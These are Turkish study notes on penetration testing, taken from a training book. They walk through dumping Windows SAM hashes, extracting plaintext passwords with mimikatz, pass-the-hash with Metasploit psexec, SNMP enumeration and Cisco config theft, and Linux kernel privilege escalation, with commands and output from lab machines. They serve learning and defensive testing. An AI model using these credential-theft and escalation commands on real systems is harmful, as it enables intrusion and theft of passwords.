ÖN BİLGİ

Bu belge

- https://www.slideshare.net/bgasecurity/pentest-eitimi-uygulama-kitab-bolum-6

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Linux,%20Windows%20ve%20A%C4%9F%20Sistemleri%20S%C4%B1zma%20Testleri.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Bu belgede yer alacak başlıklar şunlardır:

a. Windows parolasının SAM dosyasından hash olarak çekilmesi
b. Mimikatz tool'unu kullanarak Windows parolasının hash olarak değil de açık seçik düz metin olarak çekilmesi
c. Metasploit kullanarak Pass The Hash Yapma (Yani hash'i kırmadan direk hash'le hedef sisteme login olabilme)
d. SNMP Servisi Üzerinden Hedef Sistem Hakkında Bilgi Toplama
e. SNMP'nin Write Özelliği Sayesinde Hedef Cihazın Konfigurasyon Ayarlarını Çekebilmek
f. Linux Çekirdeğindeki Zafiyet Sayesinde Hak Yükseltebilmek

(Page 2)

2)

Windows Parolasının Reboot Edilerek SAM Dosyasından Çekilmesi
Sistem backtrack live cd ile boot edilir. Terminalde Türkçe Q klavyesi sıkıntısı yaşamamak için live terminaline

> setxkbmap tr


yukarıdaki kod girilebilir. Ardından yapılacak işlemler şunlardır: Önce HDD’nin partition’ları listelenecektir. İçlerinden windows'a ait olan partition tespit edilecektir ve o partition Backtrack'ın bir klasörüne mount edilecektir. Sonra o klasör içerisinden Windows'un SAM dosyasını barındıran dizinine geçiş yapıp bkhive tool’u ile SAM dosyası bir txt dosyasına çekilecektir. Son olarak da txt dosyasına çekilen SAM dosyasının içeriği samdump2 tool’undan geçip çıkan yeni çıktı yeni bir txt dosyasına yazdırılacaktır. Böylelikle windows hesap özetlerinin okunabildiği txt dosyasını elde edebilmiş olacağız. Şimdi bu bahsedilen adımları sırasıyla yapalım.

NOT: Bahsedilen adımları Kali Live CD yerine Ubuntu üzerinden tatbik etmiş bulunmaktayım ve başarılı bir şekilde Ubuntu yanında kurulu olan Windows 10'nun hesap özetlerini elde edilmiş bulunmaktayım. Bu konuda daha detaylı bilgi için Tez Raporu/İnternetten Edinilmiş Kıymetli Bilgiler/Elden Geçirdiğim Notlar/Ubuntu'dan SAM Dosyasını Çekme.docx belgesine göz atabilirsin.

Önce HDD’nin partition’larını sıralayalım:

> sudo su
> fdisk -l

Output:



NOT: Çıktıda partition'lar temiz görünsün diye bilgisayardan USB'yi ve SD Card'ı çıkarttım.


Ardından Windows'a ait olduğunu düşündüğümüz partition'ı mount edelim. Fakat eğer hangisinin Windows'a ait olduğunu bilemezsek sırayla mount edebilir ve windows dizinlerine hangisinden ulaşabiliyorsak o partition'ın Windows'a ait olduğunu öğrenebiliriz.

> mount /dev/sda1 /root/ // Sistem restart olduğunda bu işlem geri alınıyor.

/root dizinine gidildiğinde windows klasörleri görüntüleneceğinden sda1'in windows'a ait bir partition olduğunu anlarız.

> cd /root/
> ls

Output:




Görüldüğü üzere Program Files klasörü falan listelenmiş. Artık /root klasörü altından Windows dosyalarına erişebilir durumdayız. Windows'un SAM dosyasını açmak için önce /Windows/System32/config dizinine gidilir.

> cd /root/Windows/System32/config

Ardından bhhive tool'u ile SAM dosyası bir txt dosyasına çekilir.

> bkhive SYSTEM key.txt


Output:



Son olarak elde edilen SAM dosyası samdump2 tool'u ile açık seçik hale getirilir ve samdump.txt dosyasına kaydedilir.

> samdump2 SAM key.txt > samdump.txt


Output:



Böylelikle hesap özetlerini elde etmiş oluruz.

> cat samdump.txt

Output:



(Page 3-4)

3)

Windows Parolasını Açık Haliyle Elde Etme
Mimikatz Tool'unu Kullanarak windows parolasını açık bir şekilde, yani hash'lenmemiş haliyle elde etmemiz mümkündür. Bunun için öncelikle sisteme örneğin bir exploit ile sızılmış olmalı ve akabinde meterpreter ya da sysinternal psexec adlı payload'lardan biri sisteme bırakılmış olması gerekmektedir. Hedef sisteme bırakılan bu payload'ları kullanarak mimikatz adlı tool'u hedef sisteme yükleyebilir ve bu yüklenen tool üzerinden hedef sistemin parolasını kusursuzca makinamıza çekebiliriz.

Diyelim ki hedef sisteme bir exploit ile sızdık ve meterpreter payload'u ile de hedef sisteme mimikatz tool'unu upload ettik. Şimdi yapılması gereken meterpreter payload'u ile hedef sistemin shell'ini (komut satırını) komut satırımıza getirmektir ve mimikatz exe'nin olduğu dizine geçiş yapıp mimikatx tool'unu çalıştırmaktır.

```
> cd C:\mimikatz_trunk\Win32          // mimikatz klasörünün içine gidilir.
> mimikatz.exe                       // mimikatz exe'si çalıştırılır.
```

Ardından sırayla aşağıdaki kodlar girilerek şifrenin açık hali elde edilir.

```
> privilege::debug
> sekurlsa::logonPasswords full
```

Output:

…

* Username : Administrator
* Domain : WIN7-PENTEST
* Password : **bga**

…

Görüldüğü üzere parolanın bga olduğu öğrenilmiştir. Bu işlemde parola kırma gibi bir süreç yürütülmemişir. Çünkü Windows işletim sistemleri sistem açıkken parolaların terslenebilir halini RAM üzerinde tutmaktadırlar. Yani SAM'deki gibi terslenemez halini değil. Dolayısıyla çok az bir külfetle terslenebilir parola terslenmiştir ve şifre elimize geçmiştir.

NOT: Hash'ler terslenemezdirler. Yani bir hash'ten tersine deşifreleme yaparak asıl şifre elde edilemez. Bunun yerine sırayla string'ler hash'lenir ve mevcut hash'le eşleşiyor mu diye kontrol edilir. Ne zaman eşleşme olursa hash'lenen o string paroladır denir. Halbuki RAM'de tutulan windows parolası terslenebilir formatta tutulmaktadır. Dolayısıyla mimikatz tool'u bunu tersleyip parolayı bize düz metin olarak verebilmiştir.

NOT 2: Burada yapılan parola tespit işlemi birebir olarak Kali ve Windows XP (Dandik) üzerinden denenmiştir. Daha detaylı anlatımı için Tez Raporu/İnternetten Edinilmiş Kıymetli Bilgiler/Elden Geçirdiğim Notlar/Windows Parolasının Direk Açık Halini Ele Geçirme.docx belgesini okuyabilirsin.

(Page 5-6)

4)

Parolasız Sisteme Erişim (Pass the Hash with Metasploit) // Denendi, ama başarılı olunamadı! Hatırlarsan 2. maddedeki “Windows Parolasının Reboot Edilerek SAM Dosyasından Çekilmesi” başlığında hedef işletim sisteminin parolasını hash olarak bilgisayarımıza çekmiştik. Bu parolanın ne olduğunu öğrenmek için John The Ripper gibi bir araçla normalde kırmamız gerekir. Fakat bu hash'i kırmadan da hedef sisteme olduğu gibi girerek uzaktan login olabilmekteyiz. İşte bu işleme literatürde Pass the Hash denmektedir (bkz. https://en.wikipedia.org/wiki/Pass_the_hash) Bunun için metasploit'in bir Windows SMB exploit'i olan psexec modülünü kullanacağız. Öncelikle metasploit'i başlatalım:

```
> msfconsole
```

Ardından psexec exploit'ini aratalım:

```
msf > search psexec
```

Output:

```
Matching Modules
================

Name                                Disclosure Date      Rank        Description
----                                ---------------      ----        -----------
exploit/windows/smb/psexec          1999-01-01           manual      …
exploit/windows/smb/smb_relay       2001-03-31           excellent   …
```

Teee 1999 yılının exploit olan psexec'i seçelim:

```
msf > use exploit/windows/smb/psexec
```

Ardından exploit'in parametrelerini hedef sisteme göre dolduralım.

```
msf exploit(psexec) > set RHOST 192.168.2.5
msf exploit(psexec) > set SMBUser Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee      // SAM'den
                                                                        // elde edilen
```

// hash konur

Windows sistemleri Windows 7'den itibaren Administrator kullanıcısı dışındaki kullanıcıların uzaktan sistem komutu çalıştırmalarını varsayılan olarak engellediği için SMBUser parametresine Administrator değeri konmuştur. Parametreler yukarıdaki gibi konduktan sonra exploit çalıştırılarak hedef sistemde oturum açmış oluruz ve komut satırı komut satırımıza gelir.

```
msf exploit(psexec) > exploit
```

NOT: Ben exploit dediğimde aşağıdaki hatayı aldım, yani başarılı olamadım

```
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed
```

Başarılı olunduğu takdirde elimizdeki hash ile SMB servisi üzerinden sisteme login olabilmiş oluruz. Yani parolanın kendisini girmeden, hash'i kullanarak...

(Page 7-9)

5)

SNMP Üzerinden Bilgi Toplama (Denendi, başarılı olunamadı)
Hedef sistemde çalışan SNMP servisi üzerinden hedef sistem hakkında bilgi toplayabiliriz. Bunun için öncelikle hedef sistemde SNMP portu, yani port 161 açık mı değil mi kontrolü yapalım.

```
> nmap -p 161 -sU 192.168.2.25
```

Output:

```
…

PORT    STATE   SERVICE
161/udp  open      snmp                // Bende open yerine open | filtered olmuştu.

…
```

Görüldüğü üzere hedef sistemde SNMP portu olan 161. portun açık olduğu tespit edilmiştir. Dolayısıyla şimdi hedef sistemde açık olan SNMP servisi üzerinden hedef sistem hakkında bilgi toplamak için snmpcheck tool'unu kullanalım (snmp tool'u kali'de mevcut):

```
> snmpcheck -t 192.168.2.25
```

Output:

```
[*] Try to connect to 192.168.2.25
[*] Connected to 192.168.2.25
[*] Starting enumeration at 2015-04-02 03:44:40

[*] System Information
-------------------------------------------------------------------------------
Hostname : bee-box
Description : Linux bee-box 2.6.24-16-generic
```

```
Uptime system : 2 hours 47:13:70
[*] Devices Information
--------------------------------------------------------------------------------
id              type            status          description
1025            Network         Running         network interface lo
1026            Network         Running         network interface eth0
3072            Processor       Unknown         Intel(R) Core i7-4710HQ @ 2.50GHz
```

SNMP servisi üzerinden hedef sistemi tanımaya yardımcı olan çeşitli bilgiler yukarıdaki gibi elde edilebilir. Fakat yukarıda snmpcheck'in bulduğu bilgilerden sadece System Information ve Devices Information kısmı verilmiştir. Normalde snmp servisi üzerinden aşağıdaki başlıkların tümü ile alakalı bilgi edinilebilir.

[*] System Information
[*] Devices Information
[*] Storage Information
[*] Processes
[*] Network Information
[*] Network Interfaces
[*] Routing Information
[*] Listening TCP Ports and connections
[*] Listening UDP Ports
[*] Mountpoints

NOT: Ben snmpcheck'i kullandığımda herhalde open | filtered olayından dolayı yukarıdaki bilgilendirici çıktı yerine hata mesajı aldım.

6)

SNMP Write Özelliği Sayesinde Hedef Cihaz'ın Ayarlarını Çekebilmek
Hedef sistemdeki SNMP protokolü yazma hakları ile yapılandırıldığı takdirde herhangi birisi hedef sisteme sızarak hedef sistemin ağ konfigurasyon ayarlarını çekebilir. Yani bunun yapılabilmesinin nedeni hedef sistemdeki SNMP servisinin Write özelliğinin enabled edilmesinden dolayıdır. Peki nasıl yapılır? Bunu göstermek adına diyelim ki hedef sistem Cisco C3725 model bir router olsun. Şimdi bu router'ın konfigurasyon ayarlarını çekmek üzere izlenen adımları izleyelim:

a. İlk olarak hedef sistemde SNMP servisi var mı yok mu diye kontrol yapılır.

> nmap -p 161 -sU 192.168.0.1

Output:

…

```
PORT    STATE   SERVICE
161/udp open    snmp
```

Görüldüğü üzere SNMP servisi hedef sistemde varmış.

b. SNMP servisi var olduğuna göre şimdi bu snmp servisi yazma hakkına sahip mi değil mi kontrol edilir. Bunun için snmpcheck tool'u -w parametresi ile kullanılır. (snmpcheck tool'u Kali'de mevcut).

> snmpcheck -t 192.168.0.1 -w

Output:

```
snmpcheck v1.8 – SNMP Enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.0.1
[*] Connected to 192.168.0.1
[*] Starting enumeration at 2016-04-03 18:24:27
[*] Write access enabled!
[*] Checked 192.168.0.1 in 0.07 seconds.
```

Görüldüğü üzere hedef cihazdaki SNMP hizmeti yazma yetkisine sahip şekilde yapılandırılmış.

c. Hedef cihaz yazma yetkisi enabled olan SNMP hizmetine sahip olduğuna göre metasploit ile hedef cihazın konfigurasyon ayarlarını artık hedef cihazdan çekebiliriz demektir. Bunun için metasploit'in cisco_config_tftp modülünü kullanalım.

```
> msfconsole
msf > use auxiliary/scanner/snmp/cisco_config_tftp
msf auxiliary(cisco_config_tftp) > set RHOSTS 192.168.0.1
msf auxiliary(cisco_config_tftp) > run
```

Böylece hedef cihazın konfigurasyon ayarları metasploit'in .msf4/loot klasörü içerisine kaydolacaktır. İlgili konfigurasyon dosyasını yazdırmak için aşağıdaki kodu girebiliriz:

> cat .msf/loot/cisco.ios.config_391860.txt

Output:

```
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
resource policy
!
memory-size iomem 5
ip subnet-zero
no ip icmp rate-limit unreachable
ip cef
ip tcp synwait-time 5
!
!
no ip domain lookup
!
!
interface FastEthernet0/0
 ip address 2.2.2.1 255.255.255.0
 duplex auto
 speed auto
!
interface FastEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
ip classless
!
no ip http server
no ip http secure-server
```


Ağ cihazının konfigurasyon ayarları normalde çok önemli bilgiler bulundurur. Fakat burada test edilen cihaz sonuçta test için var olduğundan yukarıda önemli bir bilgi bulunmamaktadır.

(Page 15-18)

7)

Linux Çekirdeğindeki Zafiyet Sayesinde Hak Yükseltebilmek
Linux çekirdeğinde çıkan yerel bir güvenlik zafiyeti kullanılarak kısıtlı haklardan root haklarına ulaşabiliriz. Diyelim ki sızdığımız sistem linux ve çekirdeği güvenlik zafiyeti barındırıyor. Bu

sisteme ise kısıtlı bir kullanıcı ile erişebilmekteyiz. Root haklarına kavuşabilmek için önce exploit-db sitesinden ilgili script manuel olarak indirilir.



Bu script sızılan sisteme yüklenir ve sızılan sistemdeki gcc derleyicisi ile aşağıdaki gibi derlenir.

test@hedefSistem > gcc 15704.c -o rootPrivilege

NOT: Sızılan sistemde gcc derleyicisinin var olduğu varsayılmıştır.

Ardından derlenen script aşağıdaki gibi çalıştırılarak root hakları elde edilir.

test@hedefSistem > ./rootPrivilege

Output:

Hey Congratulations... You are root.

Script başarılı bir şekilde çalıştığı takdirde komut satırındaki kullanıcı ismi root olur ve böylelikle artık root'un yapabileceği tüm işlemleri yapabiliriz.

root@hedefSistem > ...

Burada root haklarını elde edebilmemizi sağlayan şey hedef sistemin çekirdeğindeki güvenlik açığının yamalanmamış olmasından dolayıdır.

(Page 19-20)